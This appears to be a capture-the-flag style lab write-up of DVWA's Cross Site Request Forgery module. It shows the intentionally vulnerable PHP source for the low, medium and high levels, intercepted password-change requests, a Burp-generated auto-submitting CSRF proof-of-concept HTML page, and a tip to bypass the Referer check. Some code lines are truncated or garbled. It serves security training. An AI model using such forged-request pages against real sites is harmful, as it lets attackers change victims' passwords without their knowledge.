

03. CSRF Vulnerability Low Level

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Test Credentials

New password:

Confirm new password:

Change

Note: Browsers are starting to default to setting the [SameSite cookie](#) flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements:

- [Chromium](#)
- [Edge](#)
- [Firefox](#)

```
<?php
if( isset( $_GET[ 'Change' ] ) ) {
    // Get input
    $pass_new = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass_new) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
        $pass_new = md5( $pass_new );

        // Update the database
        $current_user = dwwaCurrentUser();
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . $current_user . "'";
        $result = mysqli_query($GLOBALS["__mysqli_ston"], $insert ) or die( '
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Note: Browsers are still not supporting some types of CSRF attacks as expected.

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As an alternative to the above, you can use other vulnerability tools.

More Information

- <https://owasp.org/>
- <https://www.cve.org/>
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1 GET /DVWA/vulnerabilities/csrf/?password_new=test&password_conf=test&Change=Change HTTP/1.1

2 Host: 192.168.1.37

3 Upgrade-Insecure-Requests: 1

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8

6 Sec-GPC: 1

7 Accept-Language: en-US,en;q=0.9

8 Referer: http://192.168.1.37/DVWA/vulnerabilities/csrf/

9 Accept-Encoding: gzip, deflate, br

10 Cookie: PHPSESSID=i84cu9t3hgt2pi2hb2itvmke86; security=low

11 Connection: close

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Inspector


Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers



CSRF PoC generator

Request to: http://192.168.1.37

Options

Pretty Raw Hex

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6 Sec-GPC: 1
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CSRF HTML:

```
1 <html>
2 <!-- CSRF PoC - generated by Burp Suite Professional -->
3 <body>
4 <form action="http://192.168.1.37/DVWA/vulnerabilities/csrf/">
5 <input type="hidden" name="password&#95;new" value="test" />
6 <input type="hidden" name="password&#95;conf" value="test" />
7 <input type="hidden" name="Change" value="Change" />
8 <input type="submit" value="Submit request" />
9 </form>
10 <script>
11 history.pushState('', '', '/');
12 document.forms[0].submit();
13 </script>
14 </body>
15 </html>
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</form>
<script>
history.pushState('', '', '/');
document.forms[0].submit();
</script>
</body>
</html>
```

Save this in any file `payload.html` and execute it in browser.

Medium Level

```
<?php
if( isset( $_GET[ 'Change' ] ) ) {
    // Checks to see where the request came from
    if( strpos( $_SERVER[ 'HTTP_REFERER' ], $_SERVER[ 'SERVER_NAME' ] ) !== false ) {
        // Get input
        $pass_new = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];

        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
            // They do!
            $pass_new = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass_new) : ((
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : "");
            $pass_new = md5( $pass_new );

            // Update the database
            $current_user = dvwaCurrentUser();
            $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . $current_user . "'";
            $result = mysqli_query($GLOBALS["__mysqli_ston"], $insert ) or die( '
```

the REFERER HEADER must be present while making any changes as authentic user.

- If we try to make change without referer header then webserver will not allow us to make any changes so we need to include referer header

 Request to http://127.0.0.1:80

Forward

Drop

Intercept is on

Action

Raw

Params

Headers

Hex

```
1 GET /DVWA/vulnerabilities/csrf/?password_new=123456&password_conf=123456&Change=Change HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7
8 Connection: close
9 Cookie: security=medium; PHPSESSID=9vtdbh9gja2bd7qtkpitdbq0tt
10 Upgrade-Insecure-Requests: 1
11
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```

Add header after Accept-Encoding Header



We can not chain these vulnerability with XSS and Session Hijacking to Attack on target or Victim

CSRF High Level

CSRF Source

vulnerabilities/csrf/source/high.php

```
<?php
$change = false;
$request_type = "html";
$return_message = "Request Failed";

if ($_SERVER['REQUEST_METHOD'] == "POST" && array_key_exists("CONTENT_TYPE", $_SERVER) && $_SERVER['CONTENT_TYPE'] == "application/json") {
    $data = json_decode(file_get_contents('php://input'), true);
    $request_type = "json";
    if (array_key_exists("HTTP_USER_TOKEN", $_SERVER) &&
        array_key_exists("password_new", $data) &&
        array_key_exists("password_conf", $data) &&
        array_key_exists("Change", $data)) {
        $token = $_SERVER['HTTP_USER_TOKEN'];
        $pass_new = $data["password_new"];
        $pass_conf = $data["password_conf"];
        $change = true;
    }
} else {
    if (array_key_exists("user_token", $_REQUEST) &&
        array_key_exists("password_new", $_REQUEST) &&
        array_key_exists("password_conf", $_REQUEST) &&
        array_key_exists("Change", $_REQUEST)) {
        $token = $_REQUEST["user_token"];
        $pass_new = $_REQUEST["password_new"];
        $pass_conf = $_REQUEST["password_conf"];
        $change = true;
    }
}

if ($change) {
    // Check Anti-CSRF token
    checkToken( $token, $_SESSION[ 'session token' ], 'index.php' );

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = mysqli_real_escape_string ($GLOBALS["__mysqli_ston"], $pass_new);
        $pass_new = md5( $pass_new );

        // Update the database
        $current_user = dvwaCurrentUser();
        $insert = "UPDATE `users` SET password = '" . $pass_new . "' WHERE user = '" . $current_user . "'";
        $result = mysqli_query($GLOBALS["__mysqli_ston"], $insert );

        // Feedback for the user
        $return_message = "Password Changed.";
    }
    else {
        // Issue with passwords matching
        $return_message = "Passwords did not match.";
    }
}

mysqli_close($GLOBALS["__mysqli_ston"]);
```

In High level of Security the web application asks for CSRF Token to update any changes in data while using POST method.

- Token is Alpha-Numeric value generated by the server.
- Every time an User want to update any changes then user have to send first CSRF-Token to server if the token is valid then changes will be updated